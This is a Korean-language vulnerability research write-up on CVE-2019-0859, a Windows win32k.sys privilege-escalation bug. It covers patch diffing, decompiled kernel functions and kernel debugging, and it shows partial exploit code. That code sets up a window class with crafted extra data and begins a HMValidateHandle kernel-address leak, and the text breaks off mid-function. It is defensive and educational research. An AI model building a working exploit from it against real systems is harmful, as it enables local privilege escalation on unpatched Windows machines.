
CVE-2019-0859

1 Day Exploit

Contents

- CVE-2019-0859
- Technical Detail
- Diffing
- Analysis
- Make PoC
- Make Exploi
- Conclusion
- Reference

Kaspersky Lab에서 발견한 windows zeroday

 **Costin Raiu** ✓
@craiu

We found another 0day used in the wild, CVE-2019-0859. This one seems to have been developed by the prolific 0day maker and seller known as "Volodya". Volodya sells 0days to both criminals and APTs

[트윗 번역하기](#)



New win32k zero day: CVE-2019-0859
In March 2019, our automatic Exploit Prevention (EP) systems detected an attempt to exploit a vulnerability in the Microsoft Windows operating system. ...
[securelist.com](#)


오후 3:03 · 2019년 4월 18일 · Twitter for iPhone

win32k.sys

Full Exploit Malware 중에서 LPE를 위해서 사용된 win32k.sys Zeroday 취약점

Detail 1

1. 윈도우를 만들기 위해 CreateWindowEx 함수를 실행
2. 윈도우는 이를 처리하기 위해 WM_NCCREATE(0x81) Message를 윈도우 프로시저에게 보냄
3. CreateWindowEx 함수를 실행하기 전에 공격자는 SetWindowHookEx 함수를 사용함으로써 WM_NCCREATE Message를 핸들링 할 수 있는 Custom Callback을 등록할 수 있다. 이 콜백함수는 Window Procedure가 호출되기 전에 호출된다.
4. WM_NCCREATE이 수행되는 동안 Windows의 **FNID(Function ID)**는 0으로 지정된다.



FNID

Function ID의 약자로서 모든 윈도우 오브젝트는 tagWND의 구조로 정의되는 데 이 필드는 윈도우의 클래스(스크롤바, 팝업박스, 메뉴)를 정의하는 데 사용된다.

tagWND 구조체는 Windows 7의 경우 MS에서 심볼을 제공했지만 Window 10에서 삭제되었다.

FNID에 관한 카스퍼스키의 [블로그 포스팅](#)

```
typedef struct tagWND
{
    /*0x000*/ struct _THRDESKHEAD head;
    /*0x014*/ ULONG32 state;
    /*0x018*/ ULONG32 state2;
    /*0x01C*/ ULONG32 ExStyle;
    /*0x020*/ ULONG32 style;
    /*0x024*/ VOID* hModule;
    /*0x028*/ UINT16 hMod16;
    /*0x02A*/ UINT16 fnid;
    /*0x02C*/ struct _tagWND* spwndNext;
    /*0x030*/ struct _tagWND* spwndPrev;
    /*0x034*/ struct _tagWND* spwndParent;
    /*0x038*/ struct _tagWND* spwndChild;
    /*0x03C*/ struct _tagWND* spwndOwner;
    /*0x040*/ struct _tagRECT rcWindow;
    /*0x050*/ struct _tagRECT rcClient;
    /*0x060*/ PVOID lpfnWndProc;
    /*0x064*/ struct _tagCLS* pcls;
    /*0x068*/ struct _HRGN* hrgnUpdate;
    /*0x06C*/ struct _tagPROPLIST* ppropList;
    /*0x070*/ struct _tagSBINFO* pSBInfo;
    /*0x074*/ struct _tagMENU* spmenuSys;
    /*0x078*/ struct _tagMENU* spmenu;
    /*0x07C*/ struct _HRGN* hrgnClip;
    /*0x080*/ struct _HRGN* hrgnNewFrame;
    /*0x084*/ struct _LARGE_UNICODE_STRING strName;
    /*0x090*/ INT32 cbwndExtra;
    /*0x094*/ struct _tagWND* spwndLastActive;
    /*0x098*/ struct _HIMC* hImc;
    /*0x09C*/ ULONG32 dwUserData;
    /*0x0A0*/ struct _ACTIVATION_CONTEXT* pActCtx;
    /*0x0A4*/ struct _D3DMATRIX* pTransform;
    /*0x0A8*/ struct _tagWND* spwndClipboardListenerNext;
    /*0x0AC*/ ULONG32 ExStyle2;
} WND, *PWND;
```

Detail 2

1. 우리가 셋팅한 Hook 함수에서 Window Procedure를 변경해 줄 수 있다. 즉, 툴팁 윈도우 같은 경우에는 xxxTooltipWndProc가 기본적인 Default Procedure인데 이것을 강제로 xxxMenuWindoProc으로 변경할 수 있다는 의미이다.
2. 이것을 통해 Hook 함수내부에서 다음에 xxxMenuWindoProc을 실행하도록 만든다.
3. 처음 CreateWindowEx를 위한 Class를 등록할 때 cbwndExtra라는 변수를 통해 사용자가 추가적으로 데이터를 저장하기 위한 공간을 확보할 수 있다. 또한 SetWindowLong 계열의 함수를 통해 데이터를 쓸 수 있다.
4. cbwndExtra로 확보된 메모리에 데이터를 적절하게 설정하면 xxxMenuWindowProc이 초기화 작업을 멈추고 실패하도록 만들 수 있다(return 0)
5. 그 후 CreateWindowEx에서 마지막에 xxxFreeWindow 함수를 호출한다.
6. cbwndExtra 값의 설정값에 따라 ExFreeAllocateWithPool함수의 인자를 공격자가 마음대로 조정할 수 있다. (Vulnerability) => 원하는 위치의 pool을 강제로 free할 수 있다.

Diffing

처음에는 Windows 10을 기준으로 분석을 진행 했는데 Diffing도 어렵고 tagWND 심볼등 여러 심볼이 살아있지 않았기 때문에 중간에 Windows 7으로 변경하였다.

- 전체 업데이트 : 마지막 기능 업데이트 이후 변경된 모든 필요한 구성 요소와 파일이 있습니다. 이를 최신 누적 업데이트 또는 LCU라고합니다. 크기가 1GB를 약간 넘는 속도로 빠르게 증가 할 수 있지만 일반적으로 지원되는 Windows 10 버전의 수명 동안 유지됩니다.
- Express 업데이트 : 여러 기록 기반을 기반으로 전체 업데이트에서 모든 구성 요소의 차등 다운로드를 생성합니다. 예를 들어 최신 5 월 LCU에는 tcpip.sys가 포함되어 있습니다. 4 월에서 5 월, 3 월에서 5 월까지의 모든 tcpip.sys 파일 변경 사항과 5 월의 원래 기능 릴리스에서 차등을 생성합니다. 명시 적 업데이트를 활용하는 장치는 네트워크 프로토콜을 사용하여 최적의 차등을 결정한 다음 필요한 것만 다운로드합니다. 일반적으로 매월 150-200MB 크기입니다. 궁극적으로 장치가 최신 일수록 차등 다운로드 크기가 작아집니다. Windows Server Update Services (WSUS), System Center Configuration Manager 또는 명시 적 업데이트를 지원하는 타사 업데이트 관리자에 직접 연결된 장치는 이러한 작은 페이로드를 수신합니다.
- 델타 업데이트 : 최신 품질 업데이트로 변경된 구성 요소 만 포함됩니다. 델타 업데이트는 장치에 이미 지난 달의 업데이트가 설치된 경우에만 설치됩니다. 예를 들어, 5 월에 tcpip.sys 및 ntfs.sys를 변경했지만 notepad.exe는 변경하지 않았다고 가정합니다. 델타 업데이트를 다운로드하는 장치는 tcpip.sys 및 ntfs.sys의 최신 버전을 가져 오지만 notepad.exe는 가져 오지 않습니다. 델타 업데이트에는 변경된 전체 구성 요소 (개별 파일뿐만 아니라)가 포함됩니다. 결과적으로 업데이트 크기가 보통 300-500MB에 달합니다

도움말: [한국어 검색결과만 검색합니다.](#) 환경설정에서 검색 언어를 지정할 수 있습니다.

CVE-2019-0859 - Microsoft Security Updates

<https://portal.msrc.microsoft.com/en-US/.../CVE-2019-0859> - 이 페이지 번역하기

이 페이지에 관한 정보가 없습니다.

이유 알아보기

이 페이지를 5번

Windows 10 Version 1803 for x64-based Systems		4493464	Security Update	Elevation of Privilege	Important	4489868
Windows 10 Version 1809 for 32-bit Systems		4493509	Security Update	Elevation of Privilege	Important	4489899
Windows 10 Version 1809 for ARM64-based Systems		4493509	Security Update	Elevation of Privilege	Important	4489899
Windows 10 Version 1809 for x64-based Systems		4493509	Security Update	Elevation of Privilege	Important	4489899
Windows 7 for 32-bit Systems Service Pack 1		4493472	Monthly Rollup	Elevation of Privilege	Important	4489878
		4493448	Security Only			
Windows 7 for x64-based Systems Service Pack 1		4493472	Monthly Rollup	Elevation of Privilege	Important	4489878
		4493448	Security Only			

업데이트 설치파일인 .msu 파일을 마이크로 소프트 카탈로그 홈페이지에서 다운받을 수 있다.

그 후 아래의 명령어를 통해 cab파일을 추출하고 cab파일에서 dll, .sys등 여러 파일들을

추출한다.

```
expand -f:* "windows10.0-kb4493464-x64_delta_b95ac1804f2658761d24cd202ffeac6bd7b0d8a8.msu"
```

```
./extracted extract 폴더에 cab 파일이 생기면 expand -F:* .\target.cab .\
```


IDA View-A Partial matches Diff pseudo-code xxxMenuWindowProc - xxxMenuWindowProc Unmatched in secondary Unmatched in primary Best matches Hex View-I Structures Enums Imports Exports

```
1 __int64 __fastcall xxxMenuWindowProc(__int64 a1, unsigned int a2, __int64 a3, __int64 a4)
2 {
3     __int64 v4; // rsi@1
4     unsigned __int64 v5; // r12@1
5     __int64 v6; // r10@1
6     signed int v7; // ebp@1
7     int v8; // er9@1
8     __int64 result; // rax@4
9     __int64 v10; // rdi@10
10    __int64 v11; // r8@9
11    __int64 v12; // rbx@12
12    __int64 v13; // rdi@12
13    __int64 v14; // rax@13
14    __int64 v15; // rcx@17
15    __QWORD *v16; // rax@20
16    signed __int32 v17; // eax@23
17    unsigned __int64 v18; // rsi@26
18    unsigned __int64 HighLimit; // [rsp+20h] [rbp-30h]@0
19
20    v4 = a4;
21    v5 = a3;
22    v6 = a1;
23    v7 = 0;
24    v8 = 0;
25    if ( (_WORD *) (a1 + 66) != 668 )
26    {
27        if ( (_WORD *) (a1 + 66) || (_DWORD *) (a1 + 232) + 296
28            return 0164;
29        if ( a2 != 129 )
30            return xxxDefWindowProc(a1, a2, a3, v4);
31        if ( (_QWORD *) (a1 + 296) || (_QWORD *) (a1 + 304) )
32            return 0164;
33        *(_WORD *) (a1 + 66) = 668;
34    }
35    v10 = *(_QWORD *) (a1 + 16);
36    v11 = *(_QWORD *) &gptiCurrent;
37    if ( v10 == *(_QWORD *) &gptiCurrent
38    {
39        v12 = *(_QWORD *) (a1 + 296);
40        v13 = *(_QWORD *) (v10 + 488);
41        if ( !v12 )
42            v14 = *(_QWORD *) (v12 + 40);
43        else
44            v14 = 0164;
45        if ( !v13 )
46        {
47            if ( !v14 )
48            {
49                v15 = *(_QWORD *) (v12 + 64);
50                if ( !v15 )
51                    goto LABEL_35;
52                if ( (_QWORD *) v13 != v15 )
53                {
54                    v8 = 1;
55                    do
56                    {
57                        v16 = *(_QWORD *) (v13 + 48);
58                        if ( !v16 )
59                            break;
60                        v13 = *(_QWORD *) (v13 + 48);
61                    }
62                    while ( v16 != v15 );
63                }
64                if ( !v15 )
65                {
66LABEL_35:
67                    v17 = *(_DWORD *) v12;
68                    if ( !_bittest((const signed int *)v17, 0x1Du) )
69                    {
70                        v7 = 1;
71                        *(_DWORD *) v12 = v17 | 0x200000000;
72                        *(_QWORD *) (v12 + 88) = *(_QWORD *) (v11 + 976);
73                        *(_QWORD *) (v11 + 976) = v12;
74                    }
75                }
76            }
77        }
78    }
79    return 0164;
80 }
```

Line	Address	Name	Address 2	Name 2	Ratio	BBlocks 1	BBlocks 2	Description	
39	00004	1c01be680	IsPointerInputTypeRedirected	1c01beae0	IsPointerInputTypeRedirected	0.940	1	1	Perfect match, same name
40	00000	1c0078e7c	bAddFlEntry	1c0078e7c	bAddFlEntry	0.850	46	44	Perfect match, same name
41	00006	1c01eb4c4	xxxMNFindWindowFromPoint	1c01eba94	xxxMNFindWindowFromPoint	0.830	45	38	Perfect match, same name
42	00008	1c0206bd0	xxxSBWndProc	1c0207420	xxxSBWndProc	0.740	154	169	Perfect match, same name
43	00001	1c009bdc	xxxDesktopWndProcWorker(struct ta...	1c009bc6c	xxxDesktopWndProcWorker(struct ta...	0.720	64	78	Perfect match, same name
44	00003	1c012afd0	xxxBMPtoDIB(struct HBITMAP __str...	1c012afe0	xxxBMPtoDIB(struct HBITMAP __str...	0.650	32	30	Perfect match, same name
45	00007	1c01ee710	xxxMenuWindowProc	1c01eec80	xxxMenuWindowProc	0.650	335	369	Perfect match, same name
46	00002	1c00fd490	xxxTooltipWndProc	1c009f9a0	xxxTooltipWndProc	0.470	49	35	Perfect match, same name
47	00005	1c01c1530	xxxSwitchWndProc	1c01c1990	xxxSwitchWndProc	0.460	22	37	Perfect match, same name

IDA에서 Diaphora로 Diffing을 수행
(Win10은 더럽게 나오고, Win7은 깔끔하게 나왔음)

xxxMenuWindowProc

Previous Patch


```
if ( a1->wnd.w.fnid != 0x29C )           // fnid isn't FNID_MENU
{
    if ( a1->wnd.w.fnid || LODWORD(a1[1].wnd.head.h) + 296 < (unsigned int)*(unsigned __int16 *) (gpsi + 332) )
        return 0i64;
    if ( message != 0x81 )
        return xxxDefWindowProc((__int64)a1, message, wParam, lParam);
    if ( *((_QWORD *)&a1[1].wnd.w.hMod16 || a1[1].wnd.spwndNext )
        return 0i64;
    a1->wnd.w.fnid = 0x29C;
}
```

After Patch


```
if ( a1->fnid != 0x29C )
{
    if ( a1->fnid || a1->cbwndExtra + 296 < (unsigned int)*(unsigned __int16 *) (gpsi + 332) )
        return 0i64;
    if ( a2 != 129 )
        return xxxDefWindowProc((__int64)a1, a2, a3, v4);
    if ( a1[1].head.h )
        return 0i64;
    a1->fnid = 0x29C;
}
```

IDA 분석팁

요 기능을 활용해주면 없는 구조체도 손쉽게 Import 해서 사용할 수 있다.



이 기능은 Windows 7과 Windows 10간 서로 심볼이 다른 경우에도 활용이 가능



win32k.h

WRK를 이용한 커널 분석팁

WRK는 Window Research Kernel의 약자로 MS에서 교육기관에게 학습용으로 내놓은 커널 소스, 직접 빌드해서 디버깅도 가능

<https://github.com/Sheisback/Windows-Research-Kernel-Hacking>

<https://github.com/Sheisback/wrk-v1.2>

The Windows Research Kernel v1.2 contains the sources for the core of the Windows (NTOS) kernel and a build environment for a kernel that will run on
x86 (Windows Server 2003 Service Pack 1) and
amd64 (Windows XP x64 Professional)


A future version may also support booting WRK kernels on Windows XP x86 systems, but the current kernels will fail to boot due to differences in some shared structures.

```
PS C:\Users\lqor\Desktop\WinNT4-master\private\ntos\w32\ntuser> findstr /S /I "xxxFreeWindow" *
kernel\capture.c:      * The FNID_DELETED_BIT is set in xxxFreeWindow which means we
kernel\createw.c:      * Because xxxFreeWindow() decrements the count, incrementing has
kernel\createw.c:      * to be done now. In case of error, xxxFreeWindow() will decrement it.
kernel\createw.c:      * the creation fails, xxxFreeWindow will keep the window count
kernel\createw.c:      xxxFreeWindow(pwnd, &tlpwnd);
kernel\createw.c:      * in the xxxFreeWindow() call when we check for the visible-bit.
kernel\createw.c:      xxxFreeWindow(pwnd, &tlpwnd);
kernel\createw.c:      xxxFreeWindow(pwndChild, &tlpwndChild);
kernel\createw.c: * xxxFreeWindow
kernel\createw.c: VOID xxxFreeWindow(
kernel\createw.c:     RIPMSG1(RIP_ERROR, "xxxFreeWindow: Window should not be visible (pwnd == %x)", pwnd);
kernel\createw.c:     RIPMSG1(RIP_WARNING, "xxxFreeWindow: Failed to reference class (pwnd == %x)", pwnd);
kernel\dc.c:      * (at most) down the DC list in xxxFreeWindow so it's not
kernel\dc.c:      * DCE_SIZE_DCLIMIT, keep the count so that xxxFreeWindow will
kernel\focusact.c:      * the lock because xxxFreeWindow has already been called
kernel\focusact.c:      * into xxxFreeWindow and left the critical section after being
kernel\hotkeys.c: * Called from xxxFreeWindow,
kernel\queue.c:      xxxFreeWindow(pwnd, &tlpwndT);
kernel\tsmswitch.c:      * parent. (Happens while sending WM_NCDESTROY in xxxFreeWindow)
kernel\tsmswitch.c:      * Make a local copy of gspwndActivate and lock it because xxxFreeWindow will
kernel\userk.h: VOID xxxFreeWindow(PWND pwnd, PTL ptlpwndFree);
PS C:\Users\lqor\Desktop\WinNT4-master\private\ntos\w32\ntuser>
```

IDA를 활용한 Kernel 디버깅

장점 : UI로 인해 디버깅이 편함

단점 : 속도가 느림



사용한 Windbg Plugin

<https://github.com/mbikovitsky/WingDbg>

<https://github.com/progmboy/win32kext>

<https://github.com/panoramixor/GDIObjDump>

wingDbg : window 8 이전버전에서 커널 디버깅시 register 값이 정상적으로 디버깅이 안되는 버그가 있음. !regfix 명령어로 해당 버그를 Fix

win32kext : SURFACE Object와 같은 GDI Strcture를 Parsing해주는 플러그인

GDIObjDump : Kernel에서 GDI Object들을 찾아 덤프해주는 플러그인

일단 분석한 내용은 Technical Detail에 다 적어놓았으므로
어떻게 따라갔는 지 정도의 흐름만 보자!

중요한 부분은 저 `a1[1].wnd.w.hMod16`과 `a1[1].wnd.spwndNext`임 (Diffing에서 추론)



일단 위의 추론과 공개된 내용을 기반으로 `return 0`을 하도록 만드는 게 중요하다고 판단



커널 디버깅과 정적 분석을 하며 저 부분에 어떤 데이터가 들어가는 지 확인

```
if ( a1->wnd.w.Fnid != 0x29C ) // Fnid isn't FNID_MENU
{
    if ( a1->wnd.w.Fnid || LODWORD(a1[1].wnd.head.h) + 296 < (unsigned int)*(unsigned __int16 *)(&gpsi + 332) )
        return 0i64;
    if ( message != 0x81 )
        return xxxDefWindowProc((__int64)a1, message, wParam, lParam);
    if ( *(_QWORD *)&a1[1].wnd.w.hMod16 || a1[1].wnd.spwndNext )
        return 0i64;
    a1->wnd.w.Fnid = 0x29C;
}
```

일단 저 부분의 데이터가 어떻게 할당되는 지 보기 위해
xxxCreateWindowEx, HMAAllocObject를 분석



```
WNDCLASSA vulnClass;  
vulnClass.style = 0;  
vulnClass.lpfnWndProc = DefWindowProc;  
vulnClass.cbClsExtra = 0;  
vulnClass.cbWndExtra = 0x8E0;  
vulnClass.ninstance = GetModuleHandleA(NULL);  
vulnClass.hIcon = NULL;  
vulnClass.hCursor = LoadCursor(0, IDC_ARROW);  
vulnClass.hbrBackground = (HBRUSH)(COLOR_WINDOW + 1);  
vulnClass.lpszMenuName = NULL;  
vulnClass.lpszClassName = "MyWinClass";  
if (RegisterClassA(&vulnClass) == NULL)  
{  
    cout << "[!] RegisterClassA Failed!\n";  
    return -1;  
}
```

HMAAllocObject를 분석해서 인자로 들어가는 bType이 1인 경우
RtlAllocateHeap을 만들어서 힙을 할당해서 return 해준다는 것을 알아냄
size : tagWND(0x128) + cbwndExtra

xxxCreateWindowEx

```
451 v243 = (((_DWORD *)v17 + 25) + 278;  
452 v24 = HMAAllocObject(v243, v11, 1u, v23);  
453 v25 = (_QWORD *)v24;  
454 v263 = (_QWORD *)v24;  
455 if ( !v24 )
```

HMAAllocObject

```
53 LABEL_13:  
54 if ( !(v10 & 0x10) || !v9 )  
55 {  
56     if ( v10 & 0x40 )  
57     {  
58         LODWORD(v16) = RtlAllocateHeap(gpuSharedAlloc, 0);  
59         v16 = v16;  
60     }  
61     else  
62     {  
63         v17 = v9 && v10 & 0x20;  
64         if ( v17 & 0x20 )  
65         {  
66             v18 = ExAllocatePoolWithTag((POOL_TYPE)33, v7, gahti[v8 + 1]);  
67         }  
68         else  
69         {  
70             v18 = ExAllocatePoolWithQuotaTag((POOL_TYPE)41, v7, gahti[v8 + 1]);  
71             if ( v18 )  
72                 memset(v18, 0, v7);  
73         }  
74     }  
75 LABEL_29:  
76     return v18;
```


Tip

아래의 명령어를 활용하면 break point 시에 로그를 찍을 수 있음

```
ba e1 fffff960`0014f33d ".printf \"rcx:0x%lly, rdx:0x%lly, r8:0x%lly, r9:0x%lly\\n\\\", @rcx, @rdx, @r8, @r9\"
ba e1 win32k!HMAAllocObject+0x149 ".printf \"rcx:0x%lly, rdx:0x%lly, r8:0x%lly, r9:0x%lly\\n\\\", @rcx, @rdx, @r8, @r9\"
ba e1 win32k!HMAAllocObject+0x12D ".printf \"rcx:0x%lly, rdx:0x%lly, r8:0x%lly, r9:0x%lly\\n\\\", @rcx, @rdx, @r8, @r9\"
ba e1 win32k!HMAAllocObject+0xF0 ".printf \"rcx:0x%lly, rdx:0x%lly, r8:0x%lly, r9:0x%lly\\n\\\", @rcx, @rdx, @r8, @r9\"
ba e1 win32k!xxxCreateWindowEx+0x32d ".printf \"rcx:0x%lly, rdx:0x%lly, r8:0x%lly, r9:0x%lly\\n\\\", @rcx, @rdx, @r8, @r9\"
ba e1 win32k!xxxCreateWindowEx+0x332 ".printf \"result rax:0x%lly\\n\\\", @rax\"
```

Allocation of GDI and USER objects

- USER objects (window, dde conv, hook, menu...):
 1. Allocated by HMAAllocObject.
 2. Can be allocated on Desktop heap, Shared heap, **PagedSessionPool (33)** or `PagedSessionPool|POOL_QUOTA_FAIL_INSTEAD_OF_RAISE (41)` depending on object type.
 3. We can read Desktop heap from usermode.
- GDI objects (bitmap, brush, pen...):
 1. Allocated by HmgAlloc.
 2. Can be allocated from `PagedSessionPool`. Also, there are lookaside lists with previously allocated blocks.
 3. On the next slides we'll reference `PagedSessionPool` as GDI pool.


- Size of tagWND extra data is located in field tagWND.cbwndExtra.

Window Extra Data

● Two APIs:

```
LONG WINAPI SetWindowLongW( HWND hWnd, int nIndex, LONG dwNewLong);
```

```
LONG WINAPI GetWindowLongW( HWND hWnd, int nIndex);
```



```
SetWindowLongPtrA(hTarget, 0, 0x31313131);
```



```
fffff900`c0831c42  00000000`00000000 df480000`00000000
1: kd> dq @r10+0x128
fffff900`c0831ce8  00000000`31313131 00000000`00000000
fffff900`c0831cf8  00000000`00000000 00000000`00000000
fffff900`c0831d08  00000000`00000000 00000000`00000000
fffff900`c0831d18  00000000`00000000 00000000`00000000
fffff900`c0831d28  00000000`00000000 00000000`00000000
fffff900`c0831d38  00000000`00000000 00000000`00000000
fffff900`c0831d48  00000000`00000000 00000000`00000000
fffff900`c0831d58  00000000`00000000 00000000`00000000
```



```
if ( a1[1].head.h )
    return 0i64;
```

```
if ( pwnd[1].head.h || *(_QWORD *)&pwnd[1].head.cLockObj )// cbwndExtra 데이터의 8byte 부분에 데이터가 있으
    return 0i64;
pwnd->fnid = 0x29C;
```

xxxFreeWindow

```
if ( (lpwnd->w.fnid & 0x3FFF) == 0x29C )
    v134 = lpwnd;
if ( v134 )
{
    v135 = (int *)v134[1].w.hModule;
    if ( v135 )
    {
        v136 = *v135;
        if ( _bittest(&v136, 0x1Eu) )
        {
            *v135 = v136 & 0x7FFFFFFF;
        }
        else if ( v135 == &gpopupMenu )
        {
            gdwPUDFlags &= 0xFF7FFFFFFF;
        }
        else
        {
            ExFreePoolWithTag(v134[1].w.hModule, 0); // Don't Free
            v134[1].w.hModule = 0i64;
        }
    }
}
```

앞의 분석을 통해 ExFreePoolWithTag을 우리가 원하는 주소로 호출할 수 있다는 것을 알게 됨
하지만 저 부분에는 Kernel Object의 주소를 넣어야 되므로 내가 만든 User Object의 Kernel
Address를 leak할 필요가 있음

HMValidateHandle

https://github.com/sam-b/windows_kernel_address_leaks

이 함수는 오브젝트의 포인터를 Leak하는 데 사용된다.
2011년 Kernel Attacks Through User-Mode Callbacks란 논문에서 처음 소개가 되었다.

해당 논문에서 해당 함수를 아래와 같이 소개한다.

핸들을 검증하기 위해, Window Manager는 HMValidateHandle 계열의 API를 호출한다. 이 함수들은 핸들의 값과 핸들의 Type을 인자로써 받고 핸들 테이블에 그에 맞는 값이 있는 지 확인한다. 만약 요청된 타입의 Object가 존재한다면, 함수에 의해 그 Object의 포인터값이 리턴된다.

Windows 10 Restone 4.0에서 Mitigation이 적용

```
BOOL FindHMValidateHandle()
{
    if (hUser32 == NULL) {
        printf("Failed to load user32");
        return FALSE;
    }

    BYTE* pIsMenu = (BYTE *)GetProcAddress(hUser32, "IsMenu");
    if (pIsMenu == NULL) {
        printf("Failed to find location of exported function 'IsMenu' within user32.dll\n");
        return FALSE;
    }

    unsigned int uiHMValidateHandleOffset = 0;
    for (unsigned int i = 0; i < 0x1000; i++) {
        BYTE* test = pIsMenu + i;
        if (*test == 0xE8) {
            uiHMValidateHandleOffset = i + 1;
            break;
        }
    }

    if (uiHMValidateHandleOffset == 0) {
        printf("Failed to find offset of HMValidateHandle from location of 'IsMenu'\n");
        return FALSE;
    }

    unsigned int addr = *(unsigned int *)(pIsMenu + uiHMValidateHandleOffset);
    unsigned int offset = ((unsigned int)pIsMenu - (unsigned int)hUser32) + addr;

    //The +11 is to skip the padding bytes as on Windows 10 these aren't nops
